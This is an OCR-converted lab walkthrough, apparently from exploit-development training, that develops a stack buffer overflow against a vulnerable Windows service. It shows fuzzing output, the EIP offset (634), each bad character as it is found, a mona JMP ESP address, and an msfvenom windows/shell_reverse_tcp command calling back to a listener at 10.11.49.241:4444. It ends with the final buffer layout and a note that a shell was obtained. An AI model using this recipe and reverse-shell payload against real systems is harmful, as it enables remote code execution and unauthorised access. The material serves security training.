overflow2


1. Determine the min size where it crashes the program

```
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing crashed at 700 bytes
[Finished in 17.8s]
```

2. Determine the EIP offset

```
msf-pattern_create -l 700
```

3. Instead of As and Bs, use the msf-pattern




4. Determine the offset


```
msf-pattern_offset -q 76413176
```

- Offset: 634

5. EIP offset test
    - If offset correct, BBBB will be at the EIP




6. Determining bad chars




- Failed at `\x23`

7. Remove `\x23`




- Failed at `\x3c`

8. Remove `\x3c`




- Failed at `\x83`

9. Remove `\x83`



- Failed at `\xBA`


10. Remove `\xBA`



- Badchars
    a. `\x00`
    b. `\x23`
    c. `\x3c`
    d. `\x83`
    e. `\xbA`

11. Determine/Select JMP
    - Via mona

```
!mona jmp -r esp
```



- Selected Address: 0×625011af
- Convert to little endian: `\xaf\x11\x50\x62`

12. Replace Bs with the address
    - Add a breakpoint `bp 0x625011af`
        - If we see `essfunc.dll` at EIP, we are on the right track

13. Create payload with msfvenom

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x23\x3c\x83\xba' -f python
```

14. Final Payload:

```
buffer = b"A" * 634 + returnAdd + b"C" * 4 + NOP + buf + b"D" *
(2100 - 634 - 4 - len(returnAdd) - len(buf))
```

    a. Add 634 A
    b. Add return address
    c. Add 4 C
    d. Add NOP
    e. Add shellcode

f. Add D (fill up remaining buffersize)

15. Shell obtained